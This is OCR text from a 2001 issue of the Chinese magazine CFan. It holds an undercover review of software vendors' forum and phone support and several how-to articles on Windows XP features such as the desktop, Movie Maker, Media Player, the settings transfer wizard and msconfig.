豪杰公司的论坛乍一进去，竟然让人误以为来到了个人站点的论坛，只有简简单单的一个栏目。我们同样对截止到2001年9月25日10时整最新的100篇帖子做了统计，涉及到解霸产品问题的帖子共55篇，没有得到解答的有36篇。回复的帖子多为热心网友所为，只有一个网名为 jardan 的像是豪杰公司的内部人员回答过几篇帖子。很多用户在得不到回答后，只能发重复帖，而技术支持人员却视而不见。



CFan 点评：豪杰公司对用户寻求帮助的论坛并不重视，产品没有分类，回帖不及时，无专门的客服人员回答问题。

厂商名称：瑞星软件
主要产品：瑞星杀毒软件
论坛网址：http://www.rising.com.cn/

瑞星社区的人气相当火爆，一般在线人数总在100以上，并且专门设立有一个客户支持论坛。我们对该论坛截止到2001年9月25日10时前100篇最新帖进行了一番统计，涉及到瑞星软件和杀毒的问题共有88篇，其中有12篇没有得到解答，多为当日的新帖和重复帖。在得到回答的帖子中，解答人员的回答相当详细，态度也很不错。论坛在版主之外，还专门设有一个嘉宾来回答客户的问题，最大限度地调动了一些江湖高手的积极性。

CFan 点评：同样是社区，瑞星公司就想得很周到，专设了客户支持论坛，既可以帮助用户解决产品中的问题，又没有忽视社区的发展。从回帖速度和质量看，瑞星公司也相当重视论坛的技术支持工作。

厂商名称：江民科技
主要产品：KV3000
论坛网址：http://www.jiangmin.com

尽管 KV 系列的产品赫赫有名，但江民科技的网站却一直非常简单，最为遗憾的是，我们转遍了网站也未发现论坛。

CFan 点评：在新病毒层出不穷的今天，一款功能强大、售后服务周到、升级方便的杀毒软件更容易得到客户的青睐。而江民科技在网站、论坛技术支持方面所做的工作和其产品影响相比距离甚远。站在一个用户的角度，非常希望江民科技能设立一个客户支持论坛，给用户们提供一个解决问题、相互交流的场所。CF

暗访国内商业软件售后服务之透过技术支持电话看服务

□本刊记者

注：本次暗访所拨打的售后服务电话，都是软件所属公司在网站、广告宣传中对外正式公布的技术支持电话。

金山公司

问题：为何在英文 Windows 2000 下，安装金山快译总是程序出错？

正确回答：金山快译不支持英文 Windows 2000 操作系统。

电话号码：010－86243222

时间：2001年10月8日-10月12日

过程：拨打号码，一拨即通。听到的是自动总机的应答，提示按软件分类按相应号码进入相应产品的服务热线（对于某些软件使用者来说，并不能准确确定自己的软件属于哪个类别）。按照分类提示拨打分机号码后，忙音。分别在不同日期、不同时间段尝试了4－5次，均为忙音。随后我们又在10月8日连续拨打电话半个小时，仍是忙音。在临近截稿时，还是忙音。至此我们不得不放弃对金山公司的电话暗访。

CFan 点评：采访记者是耐着性子一遍一遍拨打电话，可是足足拨打了半个小时，我们听到的仍是“员工线路正忙”，准备的问题也没能派上用场。设想如果是用户真正需要解决问题，面对这种情形，心情会是怎样呢？所以金山公司的热线数量显然应当增加，否则为用户提供优质的售后服务只是一句空话。

实达铭泰

问题：在 Windows 98 下虚拟光盘时提示找不到光盘。

正确回答：1.首先查看机器上的C:\Windows\system目录下是否有 WNASPI32.DLL，如果有的话，直接将光驱魔术师根目录下的 WNASPI32.DLL 删掉。2.如果没有的话，先将光驱魔术师目录下的 WNASPI32.DLL 拷贝到 C:\Windows\system 目录下，然后将光驱魔术师根目录下的 WNASPI32 .DLL 删掉。

电话号码：010－62501955 转 610/611/612/613

时间：2001年10月8日-10月9日

E-mail: focus@cfan.com.cn

拨通电话后，提示拨打分机号码，记者于10月8日拨打多次电话都是忙音，10月9日拨打了四次后终于接通了电话，电话接通后，记者陈述上述问题。

实达铭泰:提示找不到光盘是吗？

CFan:是的。

实达铭泰:在C盘Windows System目录下，有个……(几秒钟后)，C盘Windows System目录下有一个隐含的文件，你记一下，WNASPI32.DLL。

CFan:您再报一遍好吗？

实达铭泰:W-N-A-S-P-I-3-2-.-D-L-L。如果有的话，就将光驱魔术师根目录下的这个文件删掉。如果没有，就把这个文件拷贝到光驱魔术师的目录下，(几秒后)如果没有的话，就把光驱魔术师目录下的这个文件拷贝到刚才我跟你说的目录下，然后将光驱魔术师目录下的这个文件删掉。

CFan:这样就行了吗？

实达铭泰:是的。

CFan:有没有其他办法？

实达铭泰:没有了，这是最简单的方法。

CFan点评：客服人员的回答是正确的，也比较耐心。不过由于本问题的解决方法比较繁琐，电话里的述说听起来像个绕口令，类似这样的答复，不知客服人员是否考虑了用户的接受能力。如果客服人员能在最后表示可能通过电子邮件向用户提供更精确的答案，相信这样的客服工作会更完善。

洪恩软件

问题:安装开天辟地III中所带的五笔练习软件后，无法使用，运行时提示:429错误。

解决方法:光盘上所带的五笔练习软件文件有错误，可以通过补丁程序来解决。

电话号码:010－62634069/62634070

时间:2001年10月8日

电话很轻松就直接拨通了，记者陈述上述问题。

洪恩软件:请问你安装Office软件了吗？

CFan:安装了。

洪恩软件:什么版本？

CFan: Office 2000。

洪恩软件:请重新安装一遍Office软件。出现这种问题的原因是这个软件需要使用Office里的一个文件。另外，如果能上网，可以到网站下载一个补丁程序，如果不能上网，只需重新安装Office软件即可解决问题。

CFan点评：客服人员虽然没有很亲切的态度，但是回答问题井井有条，同时还向用户解释了出现问题的原因所在，并且所提出的解决方法也非常妥善。

豪杰软件

问题:在Windows 2000下，用超级解霸2001播放RM文件时，会报错并关闭窗口

解决方法:下载黄金大补贴解决问题。

电话号码:010－62654287/62654266

时间:2001年10月8日

电话也是直接拨通的，记者陈述上述问题。

豪杰:你使用的RM文件是什么版本？

CFan:不清楚呀，RM文件是什么版本怎么知道呀？

豪杰:那把你使用的RM文件的名称告诉我。

CFan:蜡笔小新。

豪杰:嗯，可能是8.5版本。对于较新的版本，超级解霸不支持。

CFan:也就是说，导致报错的原因是RM文件格式问题。

豪杰:是的。

CFan点评：客服人员解决问题时比较耐心，但是要求用户回答所用RM文件是什么版本不太切实。另外客服人员虽然解释了导致出现报错的一种原因，但没有提及可以下载补丁文件尝试解决问题，所以豪杰公司的客服人员并没有真正帮助用户解决问题。

记者还对瑞星及江民公司两家公司进行电话暗访，可惜这两家公司的800电话（分别是:800-8106010、800－8102300）一直是忙音，根本无法接通。记者又分别在不同日期、时间段拨打电话，都是无功而返。在临近截稿时间，记者又再次尝试拨打电话，可惜同样是忙音，最后记者只能放弃对这两家公司的电话暗访。正像上面对金山公司的电话暗访一样，如果技术支持电话过于忙碌，无法打通，那么还存在为用户提供优质的售后服务吗？并且通过上面的暗访我们也可以看到，客服支持电话难打是一个普遍存在的问题，也从另一个角度反映了软件公司对软件的技术支持和服务还很不重视。总结上面的暗访，可以得出这样的结论:软件公司的客服人员表现得还不专业，比如礼貌用语不多，回答问题不全面等，还没有真正做到想用户所想、急用户所急，比起普通行业中的专业客服人员还有一定差距。

至此，CFan对国内商业软件售后服务的暗访全部结束。从论坛服务到技术支持电话服务，可以看到我们的国产商业软件在售后服务上的工作还有待大步提高。在最后，CFan还想对用户说几句，在使用软件发现问题后，用户除了要积极使用自己的权利，也要理智对待问题。我们在论坛上发现个别用户在出现问题后，不是本着处理问题的态度，而是语言粗俗、出口伤人甚至任意发泄，相信没有人会赞成和支持这种不理智行为。所以，CFan衷心希望每个人都能从自己做起，互相理解，共同进步。最后祝愿我们的国产软件早日腾飞。CF





Windows XP——不只是看起来很美

□辽宁　徐从书

大家都在想，XP能带来什么样的变革？我想XP最大的变革就在于如何让我舒适快捷地完成想完成的工作。虽然XP不能让我躺在床上很轻松地遥控电脑，但它已经在考虑我使用时候的感觉了。虽然我还不能用"爽"字来形容我用XP的感觉，但我很高兴用"比较舒服"来形容它。

我说"比较舒服"，并不是因为它界面漂亮像一个美女，而是它很体贴，比如当我用鼠标关闭一个窗口的时候，关闭按钮就像一个大大的红眼睛一样瞪着我，我可以比较顺手地用鼠标点上它，从而潇洒地完成一个关闭动作。诸如此类让人感觉比较舒服的事情，我会在下面一一给大家道来。

1.眩目:桌面

XP的桌面很绚丽，基本上就是一幅画，蓝色的任务条、绚丽的桌面背景、翠绿色的开始菜单。原来的"我的电脑"、"我的文件夹"等图标都不见了。只有一个"回收站"图标（图1）。

大多数人都将桌面作为自己的重要工作场所，重要的文件、常用程序的快捷方式都放置在桌面上。至于XP的桌面为什么这么简单，我想一是因为它有一个强大的开始菜单，原来桌面图标实现的功能都可以在开始菜单中实现，二是因为桌面是一个重要的工作场所，你可以按照自己的习惯布置自己的桌面，也就是所谓的一张白纸，才好画最美的图画。




图 1

特评：XP的桌面设计并不是想让人操作多么方便，而是想尽量满足那些爱干净或者不爱干净的人。因为一个"干净"的但容许你"弄脏"的桌面，对两方面的人都适合。

附1:桌面操作

XP的桌面既然是一张白纸，那么我们就要画自己喜欢的图画。

添加桌面快捷方式：添加"我的电脑"快捷方式是点击开始菜单，鼠标右键点击"我的电脑"菜单项，在弹出的菜单中选择"在桌面上显示"。其他重要的快捷方式，都可以通过类似方法添加。

2.各取所需:开始菜单

开始菜单现在真的像一个百宝箱，而且会随着你的意愿，增"宝"或者减"宝"。

开始菜单现在基本上分成了两栏：左边的一栏是常用程序。而右边的一栏是常用的操作和文档。在XP中，开始菜单被赋予了比桌面更多的功能，基本上大多数的启动操作都可以在开始菜单中进行（图2）。



图 2

特评：XP的开始菜单比较丰富，在使用上也让人感觉很方便。如果你掌握了开始菜单的调整技巧，那么启动程序所花费的时间，肯定要比以前少，当然这也是XP的设计初衷。

附2:开始菜单操作

选择开始菜单的样式：在开始菜单的空白处，点击鼠标右键，选择"属性"，在弹出的属性窗口中，可以设置开始菜单的样式。XP的开始菜单有两种样式，其中一种是原来的Win9X样式，一种是XP样式。

调整开始菜单的常规项目：选择"自定义"，在弹出的窗口（图3）中可以调整开始菜单的项目。在"常规"选项中，其中的"程序"栏，可以调整开始菜单中显示常用程序的数目，这些常用程序是XP根据使用率自动



图 3

调整的。

调整开始菜单中的高级项目:开始菜单的高级项目列在开始菜单的右边,这些项目是否需要,都可以在开始菜单的属性窗口中设置。在开始菜单的自定义窗口中,选择“高级”页,然后就可以详细地设置开始菜单的各个高级项目(图4)。你可以添加或者删除某些项目,另外,在该窗口中还可以设置是否列出最近使用的文档,这个设置比较体贴那些不想让人知道自己的操作行踪的人。


图 4

3.机关重重:文件夹

XP中的文件夹窗口,粗看和以前差不多,但实际上,这个文件夹窗口基本上成了一个强大的文件处理平台。我们看到的XP文件窗口(图5),左边还是文件列表,而右边却是操作菜单,操作菜单的项目是根据文件夹的类型、选择的文件而变化。由于XP中文件夹的类型很多,而不同类型的文件夹对应的操作菜单都不相同。比如“我的电脑”、“我的文档”、“图片收藏”、“我的音乐”、“我的媒体”、“打印机和传真”、“网上邻居”、“控制面板”、“扫描仪和照相机”、“CD驱动器”等文件夹,都有对应的操作菜单和功能。比如在“图片收藏”文件夹里面,就可以实现图片的浏览、网上发布、管理、打印等操作。这些特殊的文件夹的使用,我们在后面将择其要者介绍给大家。


图 5

另外,在文件窗口左边提供了“其他位置”菜单,可以很方便地切换到其他重要的文件夹窗口,如“桌面”、“我的文档”等。

特评:在XP中,围绕文件操作的快捷和易学易用是颇费苦心和效果显著的,特别是查看文件的属性和进行文件的各种简单操作,非常适于初学电脑的人。另外,各种特殊文件夹,以及在这些特殊文件夹里面对应的操作功能,使得我们不需要借助太多的外部工具,就可以实现文件的基本操作。

附3:文件夹的操作

切换文件夹的列表方式:XP的文件夹列表改进了很多,首先,大多数文件的图标都换成新的样式,更醒目和清楚,而且列表方式也加强了。增加了一种文件缩略图的列表方式(图6),这种方式可以将系统能够识别的文件,如图片、网页、影视剪辑、文稿等,以缩略图的方式显示出来,特别是能够在文件夹的图标中,显示该文件夹中几个文件的缩略图。但缩略图显示比较消耗系统资源,因此,可以在需要的时候,才切换到缩略图显示方式,切换的方法很简单,直接点击文件夹窗口中的最后一个按钮,然后选择需要的文件列表方式即可。另外,XP还可以自动判断文件夹中的主要的文件类型,如果主要的文件都是图片,那么XP将自动按缩略图的形式来排列,并且还增加了一种列表方式:幻灯片放映。


图 6

在文件夹窗口中压缩和解压缩文件:在XP的文件窗口中,可以很简单地进行文件压缩和文件解压缩,方法很简单。先选择要压缩的文件,也可以多选,然后打开右键菜单,选择“发送/压缩文件夹”,文件即可被压缩。已经压缩的文件,如果没有其他压缩程序关联,那么我们可以看到XP中定义的压缩文件图标(图7),在XP中可以像打开一个普通文件夹一样打开它,并且可以查看其中的文件。而要进行解压缩文件,方法很简单,可以打开该文件夹,然后选择右边的菜单“提取所有文件”即可。当然,也可以直接用鼠标右键点击压缩文件,然后选择相应的右键菜单。


图 7

在文件夹窗口中刻录文件：XP中集成了简单的文件刻录功能。可以直接在文件夹窗口中实现，操作上非常方便。方法是打开要刻录的文件窗口，选择文件，然后点击“文件夹”按钮，可以看见文件夹右边打开了文件夹目录窗口，将需要刻录的文件拖动到刻录机所在的窗口，系统会通知你有文件准备刻录，并在系统托盘出现提示图标，点击该图标，即可打开刻录机窗口（也可以再次添加文件，然后才刻录），选择左边的“将这些文件写入CD”即可。当然，用其他文件复制的方法以及文件发送，都可以实现文件的刻录操作。

在文件夹中搜索文件：XP中，增强了文件的搜索功能，使用者觉得更向导化和傻瓜化了。在文件夹窗口中，选择“搜索”按钮，然后在窗口右边弹出一个向导菜单，选择要进行的搜索项目，然后输入搜索条件，即可开始进行搜索。

4.管家：任务栏

XP的任务栏也为了操作的方便性作了些许改进，比如可以自动隐藏系统托盘中的图标，免得它在任务栏中占很多的位置。任务栏的自动分组，可以将相似的任务自动合并起来，比如网页窗口，当需要切换到某个网页的时候，点击该任务组，就弹出网页窗口的列表（图8），选择你需要的任务





图8

即可。任务栏的调整性也加强了，可以根据需要来设置自己的任务栏，比如可以取消上面所示的任务组功能。另外，任务栏的右键菜单添加了一项任务管理菜单，也就是我们平时用“Ctrl+Alt+Del”所调出的任务管理器窗口。这也是一个很方便的操作。

特评：虽然是小小的改进，但同样也可以看出XP为了提高操作的方便快捷，而在每一个细节问题上的追求，但这些改进，并不是所有的人都觉得方便，因此，你可以通过调整任务栏的属性，来设置自己喜欢的任务栏。



Í¼9

5.一目了然：控制面板

XP的控制面板也作了改进，这些改进大都延续着WinMe的设计。这些改进让用户更容易地查找自己需要修改的项目，XP将原来控制面板繁多的项目进行了分类，每个分类下面，都提供了一些向导性的操作（图9），就是初级用户也可以很好地完成控制面板中的大多数功能。

特评：XP是所谓的提高生产力的操作系统，这就使人可以少花很多时间来学习控制面板的操作。所以，傻瓜化是XP控制面板的最大特点。

6.个性化：我的文档

我的文档是个特殊的文件夹，XP在“我的文档”文件夹里面配置了一些特殊工具，可以实现文档的浏览等操作。在“我的文档”文件夹里，XP还配置了“图片收藏”、“我的音乐”、“我的视频”等文件夹，每个文件夹都有自己相对应的功能和属性，特别是“图片收藏”文件夹，可以做到图片的浏览、打印等多种操作，因此，“图片收藏”文件夹已经不是一个简单的文件夹了，而是一个类似ACDSee一样的图片工具了。

特评：XP将“我的文档”文件夹弄成了一个复杂的文件管理工具箱，而且还配置了相应的工具，确实比较方便。

7.体贴：帮助系统

说了太多的XP如何体贴用户，那么我们来看看XP是如何给大家提供帮助的。XP的帮助，有些像控制面板，将帮助按照功能分了几个类，并将一些重要的操作帮助提在了前面。另外，帮助的说明方式也发生了很多的变革，能够从不同的角度、按照不同的对象来回答一个问题，比如在谈到媒体播放器的时候，不是仅仅谈到媒体播放器的功能，为了让入门者理解，还专门介绍了数字媒体的概念、相关的术语解释列表（图10）。



图10

特评：我们不能奢求XP中的帮助能解决我们所有的问题，XP的帮助所做的最大努力，就是让我们在找需要的帮助时更容易一些，另外就是能更容易地看懂帮助。现在查找帮助和看懂帮助，不像以前那么费力了。CF

Windows XP的多媒体制作

□重庆 黑蚂蚁工作室

一、电影编辑

在 Windows XP 中集成了一个电影编辑工具—— Windows Movie Maker，我们可以通过“开始/所有程序/附件/ Windows Movie Maker”来运行它，程序的主界面如图1所示。该程序允许在计算机上通过电子邮件或Internet录制、组织、编辑和共享Windows Media。

使用Windows Movie Maker可以创建几种不同类型的文件。主要文件类型有：

项目文件：扩展名为mswmm，它包含有关当前项目的信息。项目由已经添加到工作区中的视频剪辑组成。保存项目后，你可以在以后打开它并编辑其内容，包括添加、删除或重新排列剪辑的顺序等。结束对项目的编辑后，可以将其保存为电影，然后通过电子邮件发送，或发送到Web服务器。

电影文件：扩展名为wmv或wma。它包含已保存的电影，既包含音频内容又包含视频内容，或仅包含视频内容。你可以使用Windows Media Player（媒体播放器）观看制作好的电影。

收藏文件：扩展名为col。它是一个数据库文件，存储了有关收藏以及收藏中所包含剪辑的信息。该文件包含有关被导入 Windows Movie Maker 的素材文件的信息，而不是实际素材文件。轻易不要删除该文件，否则将丢失所有有关收藏以及收藏中剪辑的信息。

我们可以通过“查看/选项”菜单设置Windows Movie Maker运行时的一些特殊参数，如默认作者、导入照片持续时间、临时文件存储位置、导入文件路径等。

一般来说，用Windows Movie Maker制作电影的过程可以分为以下四个步骤：

将内容输入Windows Movie Maker。要将媒体内容输入Windows Movie Maker有两种方法：一种是通过数字视频设备(DV)、模拟摄像机或数字摄像头录制素材；另一种是将现有的媒体素材文件导入Windows Movie Maker。

编辑项目。实际上，项目就是电影的一个粗略设计。你可以将剪辑添加到项目中；从剪辑中删除你不想要的部分；在剪辑间添加过渡；或按照你想要的顺序重新排列剪辑。

预览项目。在制作项目期间以及项目制作完成后，你都可以预览制作的内容。

生成电影。如果你对项目已经满意，就可以将项目作为电影保存在你的计算机中，以后还可以通过电子邮件发送或将其发送到Web服务器进行分发。




图 1

下面，笔者就以将现有的媒体素材输入Windows Movie Maker并加以简单编辑生成wmv电影为例，向大家介绍一般的制作过程，至于其中的一些技巧，限于篇幅，不再详述。

1.用超级解霸等工具将现有的VCD、DVD、MPEG4等影碟的部分视频片断采集下来，生成AVI文件，如我采集的为“张学友.AVI”。当然，Windows Movie Maker还支持多种媒体文件格式的输入，如asf、wmv、mpeg、mpg、wav、wma、mp3等。

2.运行Windows Movie Maker，选择“文件/导入”菜单项，将“张学友.AVI”导入，系统将自动在收藏区中“我的收藏”下建立一个新收藏——“张学友”(图2)。



图 2

3.选中图2中的“剪辑1”图标，这时，在图1的监视器窗口中将出现“剪辑1”的第一帧画面，我们可以通过监视器窗口下面的工具栏播放“剪辑1”，还可以配合使用图1中的定位滑块准确定位到“剪辑1”中的某一帧。

4.假设我们想在“剪辑1”播放到一定位置时插入我们的配音解说，然后当“剪辑1”播放完成后重复播放一次“剪辑1”中插入配音以前的片断。

5.首先点击工作区中的时间线按钮（图1），再点击下面麦克风状的“录制解说”按钮。系统弹出“录制解说音轨”对话框，调整好录制级别后，单击“录制”按钮（图3）。录制完成后单击“停



图 3

止”按钮，系统提示保存已录制音轨（wav文件），我们将它保存为speak.wav，再选择“文件／导入”菜单项将它导入。

6.单击图2中的“剪辑1”图标，拖动图1中的定位滑块并配合它下面工具栏上的“上一帧”、“下一帧”按钮，将定位滑块定位到我们准备插入配音的位置。再单击工具栏最右边的“分割剪辑”按钮，这样，定位滑块以前的视频部分将被分割并保存为“剪辑1”，而原来的“剪辑1”(即最初导入的整个视频片断)将被重新命名为“剪辑1 (1)”。为了叙述方便，我们在收藏区中右击“剪辑1 (1)”，在弹出的快捷菜单中选择“重命名”，将它改名为“张学友”。到此，我们需要的素材已经准备好了，此时



图 4

的收藏区如图4所示。

7.单击图1工作区中的“时间线”按钮，将工作区切换到时间线视图。右击收藏区中的“张学友”图标，在弹出的快捷菜单中选择“添加到时间线”，将整个视频片断添加到工作区，再用同样的方法将“speak”也添加到时间线。此



图 5

时的工作区如图5所示。我们可以用鼠标拖动“speak”，调整它的起始播放位置。还可以用鼠标选中“speak”或“张学友”后，拖动“开始剪辑”或“结束剪辑”滑块，调整视频或（和）音频的播放时间长短。也可以点击左边的“放大”或“缩小”按钮帮助精确定位。在调整期间，随时可以点击工作区中的空白处，然后点击图1监视器窗口中的播放按钮进行预览。

8.选择“文件／保存项目”菜单项，将项目保存为“张学友.mswmm”项目文件。

9.右击收藏区中的“剪辑1”图标，在弹出的快捷菜单中选择“添加到时间线”，将它添加到工作区中“张学友”的后面。再选择“文件／保存项目”菜单项，保存项目。

10.好了，下面我们就来生成电影。选择“文件／保存电影”菜单项，系统弹出“保存电影”对话框（图6），我




图 6

们进行简单设置后单击“确定”按钮，再按系统提示选择保存位置和文件名（如：张学友），再次单击“确定”，系统将把项目生成“张学友.wmv”电影文件。电影生成后，系统将提示是否观看刚生成的电影，如果我们选择“是”，系统将调用Windows Media Player打开并播放刚生成的“张学友.wmv”。

二、音乐的压缩制作

在Windows XP中还集成了强大的多媒体播放利器——Windows Media Player 8.0，我们可以通过“开始／所有程序／附件／娱乐／Windows Media Player”来运行它，程序的主界面如图7所示。Windows Media Player 8.0支持播放几乎所有的多媒体音、视频文件，更为可喜的是它加强了多媒体音频的制作能力，如：它可以将CD音乐（.cda文件）、MP3音乐复制到音频CD（直接刻录），将音乐文件复制到便携设备（如：Pocket PC、CompactFlash存储卡），将CD音乐复制到硬盘并压缩为wma文件。




图 7

下面，我们就以最常用的将CD音乐复制到硬盘并压缩为wma文件操作为例加以介绍。

1.运行Windows Media Player 8.0，选择“工具／选项”菜单，打开“选项”对话框，再选择“复制音乐”选项卡（图8）。在这里，我们可以设置复制音乐文件的缺省保存位置，压缩为wma音乐的缺省质量。值得注意的是，如果我们选中图8中的“保护内容”复选框，那么所制作的wma音乐文件将不能随便发布传播。如果你想将自己制作的wma音乐任意传播或想在以后重装Windows XP系统后还能播放，请不要选中该复选框。




图 8

2．在光驱中放入一张音乐CD，缺省情况下，Windows Media Player 8.0将自动读取音乐CD上面的所有曲目并在主窗口的右边列出（图7），然后自动播放曲目1。

3.选择“文件／复制／从音频CD复制”菜单项，Windows Media Player 8.0的界面将变为如图9的样子。缺省情况下，音乐CD上的所有曲目都被选中，我们可以通过取消某些曲目左边复选框的选中状态来剔除一些我们不想复制的曲目。然后，单击“复制音乐”按钮。这时，音乐CD将重新从第一曲目开始播放，同时，正在复制的曲目的“复制状态”栏将显示一个绿色的进度条，当进度条达到100%时，对应的曲目将被压缩为wma文件，并保存在我们先前设置的保存位置。CF



图 9

实战Windows XP的——文件和设置转移

□辽宁 佑京


每个人都有自己喜欢的桌面、桌面配色方案、鼠标指针、事件声音、程序设置、账号设置等。而这些东西在我们每次重装系统或者更换到一个新的电脑上的时候都要重新设置，最简单的设置也需要花费我们大量的时间。而Windows XP提供了一个全新的工具，可以大大地简化我们的工作。这个工具的作用就是导出我们的个人设置，其中甚至包括个人文档、Email、账号等个人信息。可以通过网络、移动存储设备、本地文件夹等方式来转移我们的个人设置。


启动“文件和设置转移向导”的方法很简单。在“附件”菜单里的“系统工具”菜单里面可以找到。

点击“下一步”后会让我们选择新计算机或者旧计算机。我们要是想保存这台计算机上的个人设置，就选择“旧计算机”。如果想导入个人设置的话就选择“新计算机”。首先，我们先来保存自己的设置，选择“旧计算机”后点击“下一步”(图1)。


图 1

经过短暂的系统扫描后会让我们选择转移方法，是通过网络、移动存储设备还是文件夹(图2)。在这里我们选择本地的一个文件夹，点击“下一步”后出现图3的界面。在这里我们可以选择导出的是“设置”或者是“文件”，还是二者全部导出。也可以选择“单击‘下一步’时由我来选择一个自定义的文件和设置列表”。右边的列表框里面是要导出的各种设置和特定的个人文件夹。选择好后我们点击“下一步”，就可以导出了。


图 2


图 3

如果我们使用的是新安装的计算机，可以在一开始选择“新计算机”(图1)，然后导入设置。这时我们可以看到如图4的界面。


图 4

如果我们已经在旧计算机上面导出了设置，那么就选择“我不需要向导磁盘，我已从旧计算机收集了文件和设置”，不过如果我们的旧计算机上使用的不是Windows XP的话，那么就不能使用文件和设置转移向导了。这时我们可以创建一个向导磁盘，只要选择“我要在以下驱动器中创建向导磁盘”。这里我们选择“我不需要向导磁盘，我已……”，点击下一步(图5)。


图 5

然后让我们选择导出“文件”和“设置”的位置，就是我们一开始把它们导出到什么地方，选择好后点击“下一步”，在进行一系列的设置重启后我们的计算机就会成为我们熟悉的环境了，其中甚至包括Outlook里面的电子邮件。CF

Windows XP——系统配置程序使用指南


□辽宁 佑京

系统配置实用程序——Msconfig，在Windows 9X时代为用户提供了许多方便。然而不知为什么，在Windows 2000里竟然不提供这个程序，这对于要配置系统启动或者服务的用户来说无疑是一种遗憾。幸好，Windows XP做出了补偿，继续提供了系统配置程序，并且功能更加强大。下面，我们就一起来体验一下Msconfig。


运行系统配置实用程序的方法和以前一样，在“运行”里输入“msconfig”并回车就可以启动了，界面如图1。在主界面里面首先是“一般”选项卡，里面有正常启动，或者最小系统启动和选择性启动。在图1的窗口中我们可以看到多出了两个按钮：“开始系统还原”和“展开文件”。系统还原是Windows Me的一个很实用的功能，在本期的另外一篇文章中将会详细介绍，现在先解释一下展开文件。

有时安装程序或者游戏时可能会覆盖掉一些系统文件，而这对于系统的稳定性会有很大的影响。这时，我们就要提取Windows XP安装源盘上的系统文件来覆盖，而这个展开文件所实现的功能就是这个。点击“展开文件”按钮，将出现如图2的窗口。在这里我们输入要提取的文件名和源盘路径，再设置要覆盖的路径，剩下的事程序就会自动完成了。


图 1



图 2

对于选项卡中的SYSTEM.INI和WIN.INI两项我们已经很熟悉了，而BOOT.INI则是Windows NT系统所特有的，这里做一下简单的介绍（图3）。



图 3

